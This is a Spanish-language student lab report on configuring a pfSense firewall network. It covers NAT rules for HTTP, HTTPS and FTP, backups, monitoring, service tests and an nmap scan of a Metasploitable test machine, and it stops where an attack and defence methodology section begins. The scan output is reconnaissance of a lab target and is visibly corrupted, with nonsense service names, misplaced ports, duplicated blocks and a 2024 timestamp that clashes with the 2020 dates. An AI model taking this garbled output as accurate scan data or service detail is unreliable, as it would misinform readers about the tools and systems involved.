Description	<input type="text" value="HTTP_NAT_RULE"/> A description may be entered here for administrative reference (not parsed).
No XMLRPC Sync	<input type="checkbox"/> Do not automatically sync to other CARP members This prevents the rule on Master from automatically syncing to other CARP members. This does NOT prevent the rule from being overwritten on Slave.
NAT reflection	<input type="button" value="Use system default"/>
Filter rule association	<input type="button" value="Pass"/>
Rule Information	
Created	4/24/20 22:03:04 by manuel@192.168.1.10 (Local Database)
Updated	4/29/20 18:49:50 by manuel@192.168.1.10 (Local Database)
Save	

10. Importante: Debemos permitir además el rango de puertos FTP para la conexión pasiva.
Este mismo procedimiento lo repetiremos para el tráfico FTP y HTTPS. Finalmente
deberá quedar de la siguiente manera:



The screenshot shows a configuration page for port forwarding rules. At the top, there are tabs: Port Forward (selected), 1:1, Outbound, and NPt. Below the tabs is a table titled "Rules". The table has columns: Interface, Protocol, Source Address, Source Ports, Dest. Address, Dest. Ports, NAT IP, NAT Ports, Description, and Actions. There are four rows in the table, each representing a rule:


	Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports	Description	Actions
<input type="checkbox"/>	WAN	TCP/UDP	*	*	WAN address	80 (HTTP)	10.10.10.2	80 (HTTP)	HTTP_NAT_RULE	
<input type="checkbox"/>	WAN	TCP/UDP	*	*	WAN address	443 (HTTPS)	10.10.10.2	443 (HTTPS)	HTTPS_NAT_RULE	
<input type="checkbox"/>	WAN	TCP/UDP	*	*	WAN address	21 (FTP)	10.10.10.2	21 (FTP)	FTP_NAT_RULE	
<input type="checkbox"/>	WAN	TCP/UDP	*	*	WAN address	30000 - 31000	10.10.10.2	30000 - 31000	FTP_ACTV_NAT_RULE	

Below the table are several action buttons: Add, Add, Delete, Save, and Separator. At the bottom left is a legend:

- Pass
- Linked rule

Configuración relacionada con copias de seguridad

- Para realizar copia de seguridad de la configuración actual iremos al menú “Diagnostics”, opción “Backup & Restore”. En la ventana que nos saldrá desmarcaremos la casilla “Skip RRD data” y hacemos clic sobre el botón “Download configuration as XML” para obtener el fichero de backup.




El contenido del fichero resultante es parecido al siguiente:

```

1  <?xml version="1.0"?>
2  <pfsense>
3      <version>19.1</version>
4      <lastchange></lastchange>
5      <system>
6          <optimization>normal</optimization>
7          <hostname>zeus</hostname>
8          <domain>pasir1920.local</domain>
9          <dnsserver>192.168.1.3</dnsserver>
10         <dnsserver>8.8.8.8</dnsserver>
11         <dnsallowoverride>on</dnsallowoverride>
12         <group>
13             <name>all</name>
14             <description><![CDATA[All Users]]></description>
15             <scope>system</scope>
16             <gid>1998</gid>
17         </group>
18         <group>
19             <name>admins</name>
20             <description><![CDATA[System Administrators]]></description>
21             <scope>system</scope>
22             <gid>1999</gid>
23

```


- Para recuperar la configuración definida en una copia de seguridad, en la misma página, en la sección “Restore Backup” indicamos el fichero generado y clicamos sobre “Restore Configuration”




Configuración relacionada con el monitoreo

Nos encontramos con dos maneras de monitorear lo que pasa en el servidor. Estas son las siguientes:

1. A través de la página principal. Podemos modularla según como nosotros queramos para que muestre la información que consideramos importante.




2. La segunda es a través de la pestaña “*Diagnostics*” la cual nos permite obtener datos de diagnóstico más específicos como realizar otras opciones que pueden ser la gestión de copias de seguridad o reinicio del sistema.




Pruebas de funcionamiento

Servicio Web y FTP con certificado (HERACLES)


HTTP desde cliente



HTTPS desde cliente



FTP seguro desde cliente




Servicio de copia de seguridad y MySQL (TESEO)

Directorios de la copia de seguridad resultante (se realiza a las 01:30 am)

```
root@teseo:/backups/atenea# tree
.
├── 2020-04-19
├── 2020-04-19.tar
├── 2020-04-30
│   └── home
│       └── manuel
│           ├── dir1
│           │   └── dir2
│           │       └── fichero2.txt
│           │       └── fichero3.txt
│           └── fichero1.txt
└── 2020-04-30.tar


6 directories, 5 files
root@teseo:/backups/atenea#
```



Acceso al servidor SQL

```
root@teseo:/backups/atenea# mysql -h localhost -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 30
Server version: 10.1.44-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
+-----+
3 rows in set (0.01 sec)

MariaDB [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MariaDB [mysql]> show full_tables from mysql;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'full_tables from mysql' at line 1
MariaDB [mysql]> show full tables from mysql;
+-----+-----+
| Tables_in_mysql | Table_type |
+-----+-----+
| column_stats | BASE TABLE |
| columns_priv | BASE TABLE |
| db | BASE TABLE |
| event | BASE TABLE |
| func | BASE TABLE |
| general_log | BASE TABLE |
| gtid_slave_pos | BASE TABLE |
| help_category | BASE TABLE |
| help_keyword | BASE TABLE |
| help_relation | BASE TABLE |
| help_topic | BASE TABLE |
| host | BASE TABLE |
| index_stats | BASE TABLE |
| innodb_index_stats | BASE TABLE |
| innodb_table_stats | BASE TABLE |
+-----+-----+
13 rows in set (0.00 sec)
```




Servicio DNS y DHCP (ATENEA)

Consulta registro DNS

```
root@teseo:/backups/atenea# nslookup
> zeus.pasir1920.local
Server:      192.168.1.3
Address:     192.168.1.3#53

Name:    zeus.pasir1920.local
Address: 192.168.1.1
> 10.10.20.2
2.20.10.10.in-addr.arpa name = hades.pasir1920.local.
> 10.10.10.1
1.10.10.10.in-addr.arpa name = zeus.pasir1920.local.
> www.pasir1920.local
Server:      192.168.1.3
Address:     192.168.1.3#53

www.pasir1920.local canonical name = heracles.pasir1920.local.
Name:    heracles.pasir1920.local
Address: 10.10.10.2
> 
```



Asignación configuración IP de la red vía DHCP a la interfaz eth1

```
manuel@kali:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:5e:9e:aa brd ff:ff:ff:ff:ff:ff
        inet 192.168.205.131/24 brd 192.168.205.255 scope global dynamic noprefixroute eth0
            valid_lft 1680sec preferred_lft 1680sec
        inet6 fe80::aa8b:cc16:7896:fcfa/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:5e:c8 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.11/24 brd 192.168.1.255 scope global dynamic noprefixroute eth1
            valid_lft 574sec preferred_lft 574sec
        inet6 fe80::e19d:9621:63cc:8ebd/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
manuel@kali:~$ date
jue abr 30 18:22:04 CEST 2020
manuel@kali:~$ 
```

Concesión de la configuración a un cliente

```
GNU nano 2.9.3                               /var/lib/dhcp/dhcpd.leases

# The format of this file is documented in the dhcpcd.leases(5) manual page.
# This lease file was written by isc-dhcp-4.3.5

# authoring-byte-order entry is generated, DO NOT DELETE
authoring-byte-order little-endian;

lease 192.168.1.11 {
    starts 4 2020/04/30 16:26:34;
    ends 4 2020/04/30 16:36:34;
    tstp 4 2020/04/30 16:36:34;
    cltt 4 2020/04/30 16:26:34;
    binding state active;
    next binding state free;
    rewind binding state free;
    hardware ethernet 00:0c:29:5e:9e:c8;
    uid "\001\000\014"\^236\310";
    client-hostname "kali";
}
server-duid "\000\001\000\0016=\270\273\000\014Y\341\214"; 
```

Estudio de vulnerabilidades (HADES)

Escaneo de los puertos del servidor HADES con nmap

```

23/tcp open telnetd Linux telnetd
25/tcp open smtp Postfix smtpd
25/tcp open smtpd Metasploitable.localdomain, PPPLEINING, SIZE 18240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_last-data: 1824000-17711:1153+0@10000; -1308218m4s from scanner time.
sslv2:
    |_http-methods: Supported
    |_ciphers:
        SSL2_DES_64_CBC_WITH_MD5
        SSL2_RC4_128_CBC_WITH_MD5
        SSL2_RC4_128_CBC_EXPORT40_WITH_MD5
        SSL2_RC4_40_CBC_EXPORT40_WITH_MD5
        SSL2_DES_128_EDE3_CBC_WITH_MD5
53/tcp open domain ISC BIND 9.4.2
|_dns-flags: A
|_bind-version: 9.4.2
80/tcp open http Apache httpd/2.2.8 ((Ubuntu) DAV/2)
|_http-methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable.localdomain
|_http-favicon: None
113/tcp open netcat nc
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp open login netkit-rah rexecd
514/tcp open tcpcraptrap GNU Classmate grrmiregistry
515/tcp open bindshell Metasploitable root shell
2000/tcp open mft 2-4-2000 (F10000)
2022/tcp open mft 2-4-2000 (F10000)
3380/tcp open mysql MySQL 5.0.51a-Sabuuntu5
|_mysql-info:
|   Version: 5.0.51a-Sabuuntu5
|   Thread: 1
|   Version: 5.0.51a-Sabuuntu5
|   Thread: 1
|   Capabilities Flags: A356A
|   Some Capabilities: ConnectWithDatabase, LongColumnFlag, SupportsCompression, SupportsTransactions, SupportsAuth, SwitchToSSLAfterHandshake, Speaks1ProtocolNew
|   Status: Autocommit
|   Delimiter: ;\r\n
|   User: root@localhost[1]@QK4
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_last-data: 2024-04-17T11:11:53+0000; -1308218m42s from scanner time.
|_os-type: Linux
|_vnc-info: VNC (protocol 3.3)

vnc-info:
Protocol: version: 3.3
Security: None
|-VNC Authentication (2)
|-#0000/tcp open X11 (access denied)
|_os-type: Linux
|_irc-conn: irc UnrealIRCd
|_irc-info:
|   users: 1
|   servers: 1
|   users: 1
|   servers: 1
|   servers: 0
|   servers: irc.Metasploitable.LAN
|   version: Unreal3.8.1. irc.Metasploitable.LAN
|   uptime: 8 days, 2:34:03
|   source host: CEB86C67, 7CED923.59935C67, IP
|   error: Closing Link: laffmattmg[192.168.1.11] (from laffmattmg)
|_#0001/tcp open irc (access denied)
|_irc-conn: irc UnrealIRCd
|_irc-info:
|   users: 1
|   servers: 1
|   users: 1
|   servers: 1
|   servers: 0
|   servers: irc.Metasploitable.LAN
|   version: Unreal3.8.1. irc.Metasploitable.LAN
|   uptime: 8 days, 2:34:03
|   source host: CEB86C67, 7CED923.59935C67, IP
|   error: Closing Link: laffmattmg[192.168.1.11] (from laffmattmg)
|_#0002/tcp open irc (access denied)
|_irc-conn: irc UnrealIRCd
|_irc-info:
|   users: 1
|   servers: 1
|   users: 1
|   servers: 1
|   servers: 0
|   servers: irc.Metasploitable.LAN
|   version: Unreal3.8.1. irc.Metasploitable.LAN
|   uptime: 8 days, 2:34:03
|   source host: CEB86C67, 7CED923.59935C67, IP
|   error: Closing Link: laffmattmg[192.168.1.11] (from laffmattmg)
|_#0003/tcp open irc (access denied)
|_irc-conn: irc UnrealIRCd
|_irc-info:
|   users: 1
|   servers: 1
|   users: 1
|   servers: 1
|   servers: 0
|   servers: irc.Metasploitable.LAN
|   version: Unreal3.8.1. irc.Metasploitable.LAN
|   uptime: 8 days, 2:34:03
|   source host: CEB86C67, 7CED923.59935C67, IP
|   error: Closing Link: laffmattmg[192.168.1.11] (from laffmattmg)
|_#0004/tcp open irc (access denied)
|_irc-conn: irc UnrealIRCd
|_irc-info:
|   users: 1
|   servers: 1
|   users: 1
|   servers: 1
|   servers: 0
|   servers: irc.Metasploitable.LAN
|   version: Unreal3.8.1. irc.Metasploitable.LAN
|   uptime: 8 days, 2:34:03
|   source host: CEB86C67, 7CED923.59935C67, IP
|   error: Closing Link: laffmattmg[192.168.1.11] (from laffmattmg)
|_#0005/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/Tomcat/5.5.24
|_http-title: Apache Tomcat/5.5.24
MAC Address: 00:0C:29:FA:D0:34 (VMware)
Running: Linux 2.6.0
CPU: cpe:/opt:olimex:linux_kernel:2.6
Uptime: 1 day, 23 hours, 59 mins, 59 secs
Uptime guess: 0.185 days (since Thu Apr 30 16:00:09 2020)

```

Metodología de ataque y defensa

Para poner a prueba la seguridad de nuestro sistema informático, vamos a definir una metodología de ataque y defensa a seguir. Esta metodología se plantea en las empresas como elemento necesario en el entrenamiento de equipos de seguridad para, posteriormente, poder ser usada en producción.

Los apartados que vamos a contemplar en esta metodología son:

- Fases del ataque
- Opciones de defensa
- Ingeniería social y concienciación

Fases del ataque

Dentro de una metodología de ataque/defensa tenemos que saber de que maneras pueden atacarnos los hackers o crackers. El estándar de las fases de ataque (y que se suele seguir) son los siguientes:

1. Reconocimiento

